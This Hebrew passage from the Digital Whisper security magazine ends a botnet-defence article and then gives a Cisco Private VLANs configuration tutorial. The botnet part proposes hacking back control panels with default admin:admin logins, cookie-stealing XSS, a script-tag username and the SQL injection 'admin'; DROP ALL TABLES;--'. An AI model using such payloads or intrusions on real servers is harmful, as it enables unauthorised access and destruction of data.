


[fHGASMMz yourself!]

התוכן לא באמת מעניין אותנו, אלא העובדה שהסוס הטרויאני בדרך כלל מדווח לשרת השליטה פעם בכמה זמן את הסטטוס שלו. סוג של משואה. לכן, מה שאפשר לעשות זה לכבות כל תוכנה אפשרית במחשב שידועה כמשתמש בתקשורת ולראות האם עדיין יש תעבורה. ברור שאי אפשר לסגור את הכל, הרי גם מערכת ההפעלה עצמה מתקשרת עם שרתים של מייקרוסופט. אבל אפשר לסנן עוד ועוד שירותים ידועים עד שנגיע למינימום תעבורה כך שיהיה קל למיין אותה. עכשיו נוכל בקלות לסרוק תעבורה לא מוכרת ולבדוק האם זו פעילות זדונית, או פשוט משהו שפיספסנו. את ניתוח התעבורה אני ממליץ לעשות עם שני כלים - Wireshark שבעל יכולת סינון מתקדמת, אך אינו מודע לתהליך שיוצר את התעבורה, והכלי של SysInternals בשם Process Monitor שיכול לסנן לפי תהליך. (מידע על כלים אלו וקישורים להורדה ניתן למצוא בעמוד [רשימת כלי אבטחת מידע](#) בבלוג שלי).



[מזל שאני לא על מודם סולריר]



[לא זוכר שהתחברתי לאתר 10.0.1.1 מתישהו]

בצילום של Wireshark אפשר לראות סימא שלי שנשלחת בצורה גלויה לאתר כלשהו שלא נכנסתי אליו בדפדפן. ובצילום של Process Monitor רואים שאיזשהו תהליך מדווח כל דקה בדיוק לשרת מוזר. עכשיו אפשר לחסום את הכתובת של שרת השליטה (C&C) ב-Firewall ולמנוע דלף מידע נוסף.

אנטומיה של בוט - ההגנה הטובה ביותר היא התקפה

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



## מניעת הדבקות

עכשיו שגילינו ששויכנו לבוטנט כזה או אחר, או אפילו כמה, ופירמטנו את המחשב (It's the only way to be sure. © Ripley), איך נמנע הדבקות חוזרת? בפסקה הראשונה כתבתי שלרוב אנטייורוס לא יצליח לזהות סוס טרויאני מתקדם (בין אם הוא פולימורפי או משתמש ב-0day).

פה באה לידי ביטוי עוד תכונה מעניינת שגיליתי. הרבה בוטנטים (והמתקדמים שביניהם בעיקר) בודקים עמידה של המחשב בקריטריונים מסוימים לפני שמדביקים אותו. בפרק הראשון סיפרתי שאחת השיטות של יוצרי הבוטנט למנוע רדיפה של נציגי השלטון היא לבדוק האם המחשב נמצא במדינה שבה גם הם נמצאים. במידה וכן, הבוט לא מותקן והסוס הטרויאני משמיד את עצמו. ולכן אפשר לשנות את המיקום בהגדרות לאוקראינה, לדוגמה, וכך להיות "אחד מהחברה".

אז המדינה זה לא הדבר היחיד שנבדק. מסתבר שחלקם בודקים גם הימצאות של תוכנות מסוימות, תוכנות המעידות שהמחשב שייך לאדם עם רקע בתקשורת ורברסינג. למה? כדי לצמצם עוד יותר את הסיכוי לחשיפה בפני אנשי החוק או מעבדות המחקר של חברות האנטייורוס.

אילו תוכנות נבדקות? לרוב זה IDA ו-Wireshark. אז אפילו אם אתם לא עוסקים בתקשורת או רברסינג, כדאי להתקין תוכנות אלו (או ליצור את התיקיות והרשומות ב-registry) כדי לצמצם את סיכויי ההדבקות.


## a la guerre comme a la guerre

במלחמה כמו במלחמה. למה לא לשבש לחלואות את כל המיזם? אלו רק מחשבות מה אפשר לעשות ובכלל פרי דמיון פרוע ואינו מומלץ לביצוע בבית ללא התייעצות קודמת עם עורך דין.

## השתלטות על פאנל ניהול

אם גילינו את כתובת שרת השליטה באמצעות תקיפת XSS, למה לא להתחבר אליו? הרי בדרך כלל שרת השליטה והפאנל ניהול הם אותו אתר. אפשר לנסות פרטי הזדהות admin : admin ויש לזה סיכוי להצלחה אם מדובר על ילדים שלא יודעים מה הם עושים. דרך יותר בטוחה, וצריך לחשוב עליה מראש, זה ליצור קוד XSS שלא רק ידווח לנו שהודבקנו ומה כתובת שרת השליטה, אלא גם תשלח לנו את ה-cookie של מי שהתחבר לשרת. אפשר לחפש את הקוד של פאנל ניהול ברשת ולנסות למצוא חולשות בבדיקת פרטי הזדהות.

מה לעשות אחרי שנכנסנו? קודם כל למחוק את עצמנו משם. האם תרצו גם למחוק את כל השאר, להשאיר מסר מלוכלך או לשטול קוד זדוני משלכם שידווח לכם מי ומתי נכנס לשם? להחלטתכם, אבל עדיף לעבוד דרך proxy.



## SQL Injection

זוכרים את השם משתמש שלי?

```
admin<script>alert(1)</script>
```


אז יש לי עוד אחד:

```
admin'; DROP ALL TABLES;--
```

השאר אני משאיר לדמיון שלכם.

## לסיכום


ישנו אינספור בוטנטים קיימים באינטרנט, רובם מוסתרים היטב ומחזיקים עשרות אלפי פעילים. אך עם קצת ידע בחיפוש מתקדם בגוגל ניתן למצוא מאות פאנלי ניהול חשופים לעולם כולו. חלקם נטושים, חלקם פעילים. הנה דוגמה לבוטנט שמצאתי לאחר חיפוש של כמה דקות עם הזדהות באמצעות שם משתמש ברירת מחדל. שימו לב להשקעה בממשק משתמש שמזכיר שולחן עבודה:



[אפילו יש בוט אחד מישראל]

אנטומיה של בוט - ההגנה הטובה ביותר היא התקפה

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



ניסיתי להציג במאמר זה דרך חשיבה לא סטנדרטית להתמודדות עם האיום. לא בהכרח זה יהיה שימושי בצורתו הנוכחית למשתמש הביתי. המסר הוא פשוט - שיטות ההגנה תמיד יהיו צעד אחד מאחור, אך חשוב לא להישאר שני צעדים אחורה.


למי שהתעניין בנושא, הנה מקור נחמד לסקירת בוטנטים חדשים שיוצאים :

<http://malware.dontneedcoffee.com>

## על המחבר

מאמר זה נכתב במקור כפוסט בבלוג של לאוניד יזרסקי. לאוניד מהנדס תוכנה עם ניסיון בתחום פיתוח מאובטח, בדיקות חדירות וייעוץ לפרויקטים. בזמנו הפנוי הוא כותב בבלוג "[אבטחת מידע - גיבוב ממולח](#)", בלוג טכנולוגי בנושא אבטחת מידע.





---

## על VLANs ועל Private VLANs

מאת רון הרניק

---

### הקדמה

המדריך שבי מקשה עלי מאוד להניח הנחות בקשר לאנשים שלהם אני מסביר משהו. כך שיכול להיות שבמהלך המאמר הזה אפרט על נושאים מסויימים היכולים להראות כמובנים מאליו לחלקיכם, אבל אני כן רוצה להשאיר הידע הזה פתוח לאנשים שבאים מתחומים שונים, אז תרגישו חופשי לדלג קדימה אל הדברים הטובים (זה בסדר, אני לא אעלב).

במאמר זה אדבר על נושא הנקרא [Private VLANs](#), ואשתמש בציוד Cisco בכדי להדגים אותו. אני משתמש בציוד Cisco מהסיבה שהוא זמין לי ועליו יש לי יותר ניסיון. אך חשוב להבין שאנחנו מדברים ברעיונות, והיישום של הרעיון, לאחר ההבנה שלו, הוא החלק הקל. אספק קישור למדריך הגדרה גם למכשירי Juniper.

לפני שאנחנו יכולים לצלול אל תוך הנושא המרכזי שלנו, יש לוודא שאנחנו מבינים כמה טכנולוגיות בסיסיות.

### VLAN - Virtual Local Area Network

הרעיון של VLAN הוא לא רעיון שונה מכל סוג אחר של וירטואליזציה. אנו מבצעים חלוקה לוגית של תשתית פיזית כלשהי. כמו שאנו מחלקים את הכונן במחשב למחיצות, אך הכונן הוא מקשה פיזית אחת, כך גם אנו יכולים לחלק מתג (Switch) לרשתות שונות.

רוב המתגים בנויים בצורה כזו שמאפשרת לנו להשתמש בהם כמכשירי Plug & Play, אנו יכולים לחבר שתי תחנות קצה למתג, לתת לתחנות כתובות IP וכרגע התחנות הם חלק מאותה הרשת.

כאשר אנו מחלקים מתג ל-VLANs, אנו בעצם גורמים למתג להתנהג כמו מספר מתגים שונים. החלוקה מתבצעת ב-L2, ויידרש מכשיר בעל יכולות L3 בכדי לנתב בין הרשתות הוירטואליות שלנו. השיוך ל-VLANs מתבצע על בסיס פורטים. ברגע ששיכנו פורט מסויים ל-VLAN, כל Frame אשר יכנס לפורט יקבל שדה נוסף הנקרא VLAN Tag, שדה זה, פשוטו כמשמעו, מציין לאיזה VLAN אותה חבילת מידע שייכת.

אם אותה חבילת מידע אשר נכנסה לפורט היא למשל הודעת Broadcast, ההודעה תתפשט אך ורק בפורטים השייכים לאותה VLAN. כאשר אנו עובדים עם VLANs אנו מחלקים את הפורטים שלנו לשני סוגים -


**Access Ports** - פורטים המשויכים ל-VLAN ספציפית אחת בלבד, ואינם מעבירים את ה-VLAN Tag. כאשר תחנת הקצה שולחת חבילת מידע אל הפורט, התיוג מתבצע וחבילת המידע ממותגת הלאה לפי טבלת ה-MAC של ה-VLAN, כאשר חבילת המידע יוצאת מפורט ה-Access המתאים המתג "מקלף" את ה-VLAN Tag מחבילת המידע.

**Trunk Ports** - פורטים המסוגלים להעביר VLAN Tags, נשתמש בפורטים אלו בכדי להעביר VLANs בין מתגים. פורטים אלו אינם משויכים ל-VLAN ספציפית אך ניתן להגדיר אילו VLANs יכולות לחצות את ה-Trunk. הפרוטוקול הנפוץ ביותר לתיוג VLANs ובניית Trunks הוא 802.1q.

אז הרעיון של VLAN הוא טוב ויפה, מספק לנו מידור, חוסך תנועה מיותרת, מידה מסויימת של אבטחה וחסכון בצידוד. אך מה קורה כאשר אנו רוצים לשלוט בתקשורת בין תחנות הנמצאות באותה ה-VLAN? אנו רוצים מסיבה מסויימת להשאיר את התחנות (או הלקוחות) באותו טווח כתובות IP, ובאותה הרשת, אך אנו רוצים לוודא שחלק מהתחנות אינן מסוגלות לתקשר אחת עם השניה וחלקן כן. במידה ומצאתם את עצמכם במצב המאוד ספציפי הזה, Private VLAN הוא פתרון אפשרי.

## PRIVATE VLANS


PVLANs פותחו בכדי לאפשר לנו לבודד תחנות קצה ב-L2. באמצעות פתרון זה ניתן להגדיר מספר תחנות



[התמונות נלקחו ממצגות הלימוד של Cisco]

באותה רשת IP ותחת אותה VLAN, אך לשלוט ביכולת של אותן תחנות לתקשר אחת עם השניה.

כפי שניתן לראות בשרטוט, הרעיון ב-PVLANs הוא להגדיר VLAN ראשית אחת, ותחתיה Sub-VLANs המשוייכות אליה. ה-VLAN הראשית היא VLAN רגילה לחלוטין כמו אלו שאנו מכירים ואוהבים. ה-VLANs המשניות (Secondary VLAN) הן VLANs אשר אנו משייכים להם אחד משני התפקידים הספציפיים הבאים:



- **Isolated** - נקודות הקצה המשוייכות ל-VLAN הזו לא מסוגלות לתקשר אחד עם השניה, וכמו כן לא מסוגלות לתקשר עם נקודות קצה המשוייכות ל-Private VLAN אחרת.
  - **Community** - נקודות הקצה המשוייכות לאותה Community VLAN מסוגלות לתקשר אחת עם השניה אך לא מסוגלות לתקשר עם Community נוספת או עם ה-Isolated.  
Access Port הפועל ב-Private VLAN מתפקד באחד משני המצבים הבאים:
  - **Host** - הפורט "יורש" את תפקידו לפי סוג ה-VLAN אליה הוא משוייך, כלומר, פורט המשוייך ל-Isolated-VLAN יבודד לחלוטין את תחנת הקצה. פורט המשוייך ל-Community יאפשר לתקשורת לנקודות קצה באותה ב-Community.
  - **Promiscuous** - הפורט ה"מופקר" מסוגל לתקשר עם כל נקודות הקצה המשוייכות לאותה Primary VLAN. פורט זה בדרך כלל יפנה לכיוון ה-Default Gateway או לכיוון משאב משותף מסויים. ה-Promiscuous מסוגל לתקשר עם כל Community ועם כל Isolated.
- לפני שנמשיך הלאה להגדרות הבסיסיות ואז לחלקים היותר מתקדמים, בואו נסכם את סוגי ה-VLANs שקיימות תחת רעיון ה-Private VLANs, ואילו נתונים עוברים בכל אחת:
- **Primary VLAN** - ה-VLAN הראשית אשר מאגדת תחתיה את ה-Secondary VLANs, זאת תעביר נתונים ב-Downstream בין ה-Promiscuous לכל סוגי הפורטים האחרים ב-VLAN, בין אם הם Isolated או Community.
  - **Secondary Isolated VLAN** - זו מבודדת את הנקודות המשוייכות אליה אחת מהשניה, ומאפשרת להן לתקשר רק עם ה-Promiscuous. מאחר וכל פורט המשוייך ל-Isolated מבודד לחלוטין מהפורטים האחרים, ניתן ליצור רק Isolated VLAN אחת תחת כל Primary.
  - **Secondary Community VLAN** - זו מעבירה נתונים בין נקודות קצה המשוייכות לאותה Community, וביניהן אל ה-Promiscuous. ניתן ליצור Communities רבות תחת אותה Primary.

## הגדרת PRIVATE VLANS

יש כל כך הרבה דברים שניתן להגדיר במכשירים האלו, שאני תמיד מעדיף לעבוד לפי שלבים מסודרים בנוגע לכל הגדרה. אלו הם השלבים להגדרת ה-Private VLANS, לאחר מכן נראה את הפקודות עצמן:

### VTP על קצה המזלג

VTP הוא פרוטוקול הפועל במכשירי Cisco המאפשר למתגים ללמד אחד את השני באופן דינמי על VLANS. VTP מגדיר שלושה מצבים שבהם המתגים יכולים לפעול:

- Server** - מסוגל ליצור ולגרוע VLANS, ומלמד את המתגים האחרים על כל שינוי שמתבצע.
- Client** - לא מסוגל ליצור או לגרוע VLANS, ומסוגל אך ורק ללמוד מה-Server ולהעביר את העדכונים הלאה אל מתגים נוספים.
- Transparent** - מסוגל ליצור ולגרוע VLANS אך באופן מקומי בלבד, ואינו לומד או מלמד ממתגים אחרים במערכת.

כאשר עובדים עם Private VLANS יש להגדיר את המתגים כ-Transparent מכיוון ש-VTP אינו תומך ואינו מכיר ב-Private VLANS, ולא מסוגל להעביר את הנתונים שלהן. הגרסה החדשה של VTP, VTPv3 - צפויה להיות מסוגלת לעבוד עם Private VLANS.

1. הגדירו את מצב ה-VTP של המתג ל-Transparent.

2. צרו את ה-Secondary VLANS.

3. צרו את ה-Primary VLAN.

4. שייכו את ה-Secondary VLANS ל-Primary (mapping)


5. הגדירו פורטים כ-Isolated או Community.

6. שייכו את הפורטים לצמד VLAN-Secondary-Primary.


7. הגדירו פורט כ-Promiscuous.

8. שייכו את ה-Promiscuous לצמד ה-VLAN-Secondary-Primary.

ניקח לדוגמה את המצב הבא:



[התמונות נלקחו ממצגות הלימוד של Cisco]



אנו רוצים לאפשר לשרתי ה-DNS לתקשר אחד השני, אך לבודד לחלוטין את שרתי ה-Web וה-SMTP. שני שרתי ה-DNS יושבים באותה Community, והשרתים הנוספים הוגדרו כ-Isolated. לכן כרגע שרתי ה-DNS מסוגלים לדבר אחד עם השני ועם ה-Promiscuous המחובר לנתב, ושרתי ה-Web וה-SMTP מסוגלים לדבר עם הנתב בלבד.

### הגדרות על המתג, לפי השלבים שצויינו למעלה:

הגדרת VTP כ-Transparent:

```
Switch(config)# vtp transparent
```

יצירת ה-Secondary VLANs וקביעת תפקידן:

```
Switch(config)# vlan 201
Switch(config-vlan)# private-vlan isolated
Switch(config)# vlan 202
Switch(config-vlan)# private-vlan community
```

יצירת ה-Primary ושיוכה ל-Secondary:

```
Switch(config-vlan)# vlan 100
Switch(config-vlan)# private-vlan primary
Switch(config-vlan)# private-vlan association 201,202
```

הגדרת ה-Promiscuous:

```
Switch(config-vlan)# interface fastethernet 0/24
Switch(config-if)# switchport mode private-vlan promiscuous
Switch(config-if)# switchport private-vlan mapping 100 201,202
```

הגדרת הפורטים ב-Community:

```
Switch(config-if)# interface range fastethernet 0/1 - 2
Switch(config-if)# switchport mode private-vlan host
Switch(config-if)# switchport private-vlan host-association 100 202
```


הגדרת הפורטים ב-Isolated:

```
Switch(config-if)# interface range fastethernet 0/3 - 4
Switch(config-if)# switchport mode private-vlan host
Switch(config-if)# switchport private-vlan host-association 100 201
```

שימו לב שאין פקודה ספציפית אשר מגדירה פורט מסויים במצב Isolated או Community, אלא ההגדרה מתבצעת לפי השיוך לצמד ה-Primary-Secondary בלבד.

במידה ואנחנו רוצים להגדיר טופולוגיה בעלת שני מתגים או יותר הפועלים עם Private VLANs ניתן להעביר את כל נתוני ה-VLANs באמצעות Trunks רגילים, כל עוד כל המתגים בנתיב מכירים את כל ה-VLANs המשתתפות, ה-Primary וה-Secondaries. במתגים מסדרת 4500 ו-6000 ישנה אופצית ההגדרה של Private Vlan trunks מיוחדים המספקים שליטה גדולה יותר על מעבר ה-Private VLANs בין המתגים.


במתגים אשר לא תומכים ב-Private VLANs לרוב יש אופציות פשוטות יותר אשר יכולות לספק לנו תוצאה דומה, אך פחות גמישה. לדוגמה, במתגי Cisco פשוטים מסדרת 2960 ניתן להגדיר Protected Ports, עקרון הפעולה שלהם דומה לזה של ה-Isolated. פורטים אשר מוגדרים כ-Protected אינם מסוגלים לדבר זה עם זה אך מסוגלים לדבר עם פורטים רגילים במתג אשר משוייכים לאותה VLAN.



[התמונות נלקחו ממצגות הלימוד של Cisco]

הגדרת Protected Port:

```
Switch(config-if)# switchport protected
```



## לסיכום

Private VLANs הוא רעיון אשר מרחיב את יכולות המידור וההפרדה של ה-VLANs הרגילות, ברגע שמבינים רעיון מסויים קל ליישם אותו בסביבות שונות. המאמר הזה יכול לשמש אתכם כמדריך או כ-Reference להגדרות עתידיות.

## קישורים לקריאה נוספת

- [http://www.juniper.net/techpubs/en\\_US/junos9.4/topics/example/private-vlans-ex-series.html](http://www.juniper.net/techpubs/en_US/junos9.4/topics/example/private-vlans-ex-series.html)
- [http://www.juniper.net/techpubs/en\\_US/junos10.4/topics/concept/private-vlans-ex-series.html](http://www.juniper.net/techpubs/en_US/junos10.4/topics/concept/private-vlans-ex-series.html)
- <http://blog.internetworkexpert.com/2008/07/14/private-vlans-revisited/>
- <http://tools.ietf.org/html/rfc5517>

## על המחבר

רון הרניק (CCNP) הוא מדריך לנושאי תקשורת נתונים במכללת IITC ברמת גן, ומחבר הבלוג [The Ping Factory](#). בנוסף, הוא משתדל לציית לכל הסטראוטיפים המאפיינים את החנון הטיפוסי.

בכל שאלה אתם מוזמנים לפנות אלי במייל, וגם כמובן אם יש לכם הצעות עבור מאמרים נוספים בנושאי תקשורת נתונים. כתובת אימייל ליצירת קשר:

[ronh@iitc.co.il](mailto:ronh@iitc.co.il)



---

## דברי סיום

---

בזאת אנחנו סוגרים את הגליון ה-42 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר! בנוסף, אנחנו מוסרים חתול מדהים, מי שמעוניין - שישלח מייל!

